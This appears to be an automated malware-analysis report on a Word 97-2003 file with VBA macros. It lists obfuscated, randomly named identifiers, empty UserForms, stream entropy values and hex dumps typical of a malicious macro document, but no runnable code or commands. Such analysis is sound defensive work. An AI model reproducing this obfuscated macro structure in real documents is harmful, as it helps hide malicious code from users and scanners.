Data Raw:	01 16 01 00 00 f0 00 00 00 8c 08 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 93 08 00 00 1f 30 00 00 00 00 00 00 01 00 00 00 11 c0 34 97 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"cBBImVFtj.VfOyHcZeG.KTQGJQv"
MVKdEA
"iYrsMDeBF.SIoiFJ.zdnAB"
"cfmqZH.yHFfXEyD.iUezXEC"
TFhBESFIX
yqztDCl:
VBA.Replace
jSGTCFaK:
hVRJE
"HGXMmlZoZ.jEXaTVE.zeocvMGG"
RZyrFJ
sbVXIJE:
aDFRF
KAedr
"ObyEHIBL.hGKABcIQ.yeYrFAOmg"
RMyrFd

Keyword
qLfbCLdC
GLxLQDxBB
KiOKSNEG:
PrigNJEs
nCWvB
RhecDCNb:
YaqiI
yDuIa
aDFRF:
Binary
hckCCJvD:
UbSMfKFUj
CtmaxWDYG
dcClB:
VipWJ:
jSGTCFaK
IpXGAFACy
jWIUH
yqztDCl
"aguCEDpx.XlUcBUj.UPogGhX"
"zSasAJg.LDOIU.vvZOFJ"
"AtMXEHJGF.tPVXDfJI.vNeXEIF"
wVgZExzI
"gtvUAW.KeNGGlEDI.FCFXBEHbH"
hkpqEBd
FEJNFPMF
uYPoFiE
XvETIO
pxMXSJrIc:
dcClB
VIuzQOE:
"zpGvEhCHv.ZNcWIJcU.qeFzJB"
"gEMlED.skZhEggk.ZyWBD"
FzSmxUBI:
IIJMEYBZ
JubeVI
"QWkiJ.sNlBSC.hsUWFP"
BRfTAJ
lOYxmwBA
IlJMEYBZ:
UFEneAQF
FzOAw
"eKLzaJBKG.eCACJBH.NfdiGiC"
Resume
iAKfBEDC:
QqQRUOBly
"nRpjIJ.tkIcCAbCF.hJzbH"
yHCsJFACD
lfjdHL
mxDIrHC
hckCCJvD
DxojDGC
rDIcxFB:
NwlcQEELI
eYojg
JXblRBK:
kaqktK
olbDbIA:
nCWvB:
"bfJqAKr.cLEdAF.oYWiAFEQ"
lbHAbDF:
ZqNrvaa:
kmOCpG
FoTWuD:

Keyword
ChrW(wdKeyS)
bVAPDAD
"ZbLbn.FiqyBGPC.ROWoCHF"
cHoJJlDBJ
"CXrJJB.OBfnW.uqEngDYV"
"BpfOu.TVoTOHe.EzrPEDJ"
"rqFdfCgk.WuMsFCHq.wYpcBKVBP"
ObUqEpuD:
NwlcQEELI:
"pJlGBGe.jIXSWL.jkAfAEIf"
"hSzhx.onZqBBzG.aRYCE"
VB_Name
AJXECAN
ZxZNGGUBd:
IaIuovC:
WnWcBBeF
IaIuovC
"TNqlmI.VQzWNlJC.IuleF"
gvnNjywC:
"ErIlZF.tHbIE.idUJKwuOi"
oVlMEI
NJlsEIS
JxVVF
RWlYF
"ZFWwdLJFE.FcQNSnyB.yuKyrJAD"
"KeuGF.APuwUHxl.GiUhBFB"
fGzqP:
uJknJZHFB:
yJzxGZak
PksXIAC:
"obWgmFILu.KLSrfFHDI.nylpN"
"AcrzGL.zwvmHG.MqsxCr"
UbSMfKFUj:
kmOCpG:
"XIjXFFFIJ.jYAPtLTyj.PLtLFT"
Attribute
lfRjBXXFA:
lfRjBXXFA
fGzqP
VluzQOE
RMyrFd:
JXblRBK
YEAwF
nhVWCG:
"BiUfo.vtUVwAWGC.hUSLqGGIO"
MVKdEA:
"oScEJFIH.GpYhI.ZPvpk"
iZGGBKjGH
"DcfnrACC.XeVEC.QdSVCUJ"
ohdoz
uJtiAP
"WWmJGCEWG.XCrNGJ.ficHzH"
cIiApH
LjVfJ
qLfbCLdC:
zHYrT
sbVXlJE
sCwjljF
JHGODJK
XvETIO:
BrrXfI
JzcNByvAX
"DbRqLDGCg.nxwYCaF.sZZrJ"
nmHtBKNIA

Keyword
uJknJZHFB
kMzKEr:
pxMXSJrIc
"pPiJFZzI.dfizGxy.NRcSrA"
KiOKSNEG
SEnkGD
"nYskWX.aOSpmAFIB.kCBksCD"
"gjoHAq.pgiDH.iYppCzD"
HMJCGGAMi
"RSIiW.JGdvBjSmB.WubTFJ"
xuAPcBl
xuAPcBl:
jJMCQJDB:
nhVWCG
LjVfJ:
zHYrT:
kMzKEr
lbHAbDF
"YNveE.qehAq.fHHuGb"
"eHqqE.nCeMDET.kZWuQGE"
ZuuLFE
EhrmhuB
"NhKID.SYBhRIEGg.qCLeaM"
"NPkiDT.CkfBJvJ.bgnwZAB"
"fNHCB.hbEBBG.feKiwC"
IGamxCG
ZuuLFE:
jWlUH:
"MiwKq.hkWsDcI.YmoTAGR"
"NgFRIFlFQ.imXZAJE.tzzlC"
RhecDCNb
nmHtBKNIA:
WpdDxhHa
VipWJ
PksXIAC
String
gvnNjywC
eTuZIDG
kySRBFED
ObUqEpuD
uWAjsYwtG
FzSmxUBI
YEAwF:
"dcEwJD.cZCpC.kfXrlC"
FEJNFPMF:
"uozeDEQ.xTczzpJbJ.GKYoFkDTH"
"NipqJ.tIztQI.WMXjaJ"
yDuIa:
IpXGAFACy:
"qKjdvEDq.lYfhW.eTVwADADD"
yDAMCG
ZqNrvaa
TLfxGCa
EiViHgGI
IJSGH
iAKfBEDC
TFhBESFIX:
GwJXIC
Error
"dZEvHBM.HWisMo.kLMoA"
"OqezBEGR.dKnPpE.XZiNID"
dThRBEAv
rDIcxFB
JKIoD

Keyword
cIiApH:
QyqGnByH
ahjNCC
yDAMCG:
Close
jJMCQJDB
"WWgXBJbAL.psfjJF.iosTZOn"
yHCsJFACD:
ZxZNGGUBd
Function
FoTWuD
hVRJE:
"dCIAJyHr.uGSFGCFE.hgENI"
olbDbIA
OXtlEDLCd
zoqaA
"UqHHHBQRG.wPBFeBYHC.BFGBerA"
"cklcdFF.ljzQFAII.yhDYGICo"

VBA Code

VBA File Name: UserForm1, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . n . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 6e ff 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: 1155

General	
Stream Path:	Macros/VBA/UserForm2
VBA File Name:	UserForm2
Stream Size:	1155
Data ASCII:	. . . . @ . . . . L . . . . G . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 a8 f8 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm3
VBA File Name:	UserForm3
Stream Size:	1159
Data ASCII:	. . . . @ . . . . L . . . . G . . . . ^ I . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 5e 49 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm4
VBA File Name:	UserForm4
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . W . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 57 91 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived
VB_Base

VBA Code

VBA File Name: UserForm5, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm5
VBA File Name:	UserForm5
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . 9 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 f9 39 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Vhr7vb1s1hgs, Stream Size: 681

General	
Stream Path:	Macros/VBA/Vhr7vb1s1hgs
VBA File Name:	Vhr7vb1s1hgs
Stream Size:	681
Data ASCII:	. . . . # . . . w . . . .] . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 77 02 00 00 00 00 00 00 01 00 00 00 11 c0 94 5d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . . F . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.252421588676
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . O . . . . . = ...
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 496

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	496
Entropy:	3.89869601257
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . p . . . . . X . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 70 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 7231

General	
Stream Path:	1Table
File Type:	data
Stream Size:	7231
Entropy:	5.85333738879
Base64 Encoded:	True
Data ASCII:	. . . . . s . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . > . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . .
Data Raw:	0a 06 0f 00 12 00 01 00 73 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99195

General	
Stream Path:	Data
File Type:	data
Stream Size:	99195
Entropy:	7.38970239713
Base64 Encoded:	True
Data ASCII:	{ . . . D . d . . . . . / g . , b . r . . . . . j . . . . . c . . . 8 . . . . A . . . . ? . . . . . P . i . c . t . u . r e . . 1 . . . . . " . . . . . R . . . . . \\ . . . R . o . . . ! # q . . v . . . . . D . . . . . S . . F . . . . . \\ . . . R . o . . . ! # q . . v . . . . .
Data Raw:	7b 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 894

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	894
Entropy:	5.30543445279
Base64 Encoded:	True
Data ASCII:	I D = " { 9 E 7 4 B F 6 0 - 7 1 9 9 - 4 B 1 2 - B 7 4 3 - 4 4 A 8 F B E E D 2 3 6 } " . . D o c u m e n t = D k 5 a t t 0 c u _ 9 j s b / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . B a s e C l a s s = U s e r F o r m 2 . . B a s e C l a s s = U s e r F o r m 3 . . B a s e C l a s s = U s e r F o r m 4 . . B a s e C l a s s = U s e r F o r m 5 . . M o d u l e = L x v i n h y q 0 h u 0 i . .
Data Raw:	49 44 3d 22 7b 39 45 37 34 42 46 36 30 2d 37 31 39 39 2d 34 42 31 32 2d 42 37 34 33 2d 34 34 41 38 46 42 45 45 44 32 33 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 44 6b 35 61 74 74 30 63 75 5f 39 6a 73 62 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 278

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	278
Entropy:	3.75500935024
Base64 Encoded:	False
Data ASCII:	D k 5 a t t 0 c u _ 9 j s b . D . k . 5 . a . t . t . 0 . c . u . _ . 9 . j . s . b . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . U s e r F o r m 2 . U . s . e . r . F . o . r . m . 2 . . . U s e r F o r m 3 . U . s . e . r . F . o . r . m . 3 . . . U s e r F o r m 4 . U . s . e . r . F . o . r . m . 4 . . . U s e r F o r m 5 . U . s . e . r . F . o . r . m . 5 . . . L x v i n h y q 0 h u 0 i . L . x . v . i . n . h . y . q . 0 . h . u . 0 . i . . . V h r 7 v b 1 s 1 h g s . V . h . r .
Data Raw:	44 6b 35 61 74 74 30 63 75 5f 39 6a 73 62 00 44 00 6b 00 35 00 61 00 74 00 74 00 30 00 63 00 75 00 5f 00 39 00 6a 00 73 00 62 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 55 73 65 72 46 6f 72 6d 32 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 32 00 00 00 55 73 65 72 46 6f 72 6d 33 00 55 00 73 00 65 00 72 00 46 00 6f 00 72

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.....}..k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm2/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	.....Microsoft Forms 2.0 Form.....Embedded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm2/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62970308443
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm2 .. Caption = "UserForm2".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 32 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 32 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm2/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm2/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm3/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm3/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.63438395848
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 3 . . C a p t i o n = " U s e r F o r m 3 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 33 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 33 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm3/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm3/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm4/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9.q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm4/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62402723855
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm4 .. Caption = "UserForm4".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 34 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 34 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm4/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm4/o
File Type:	empty
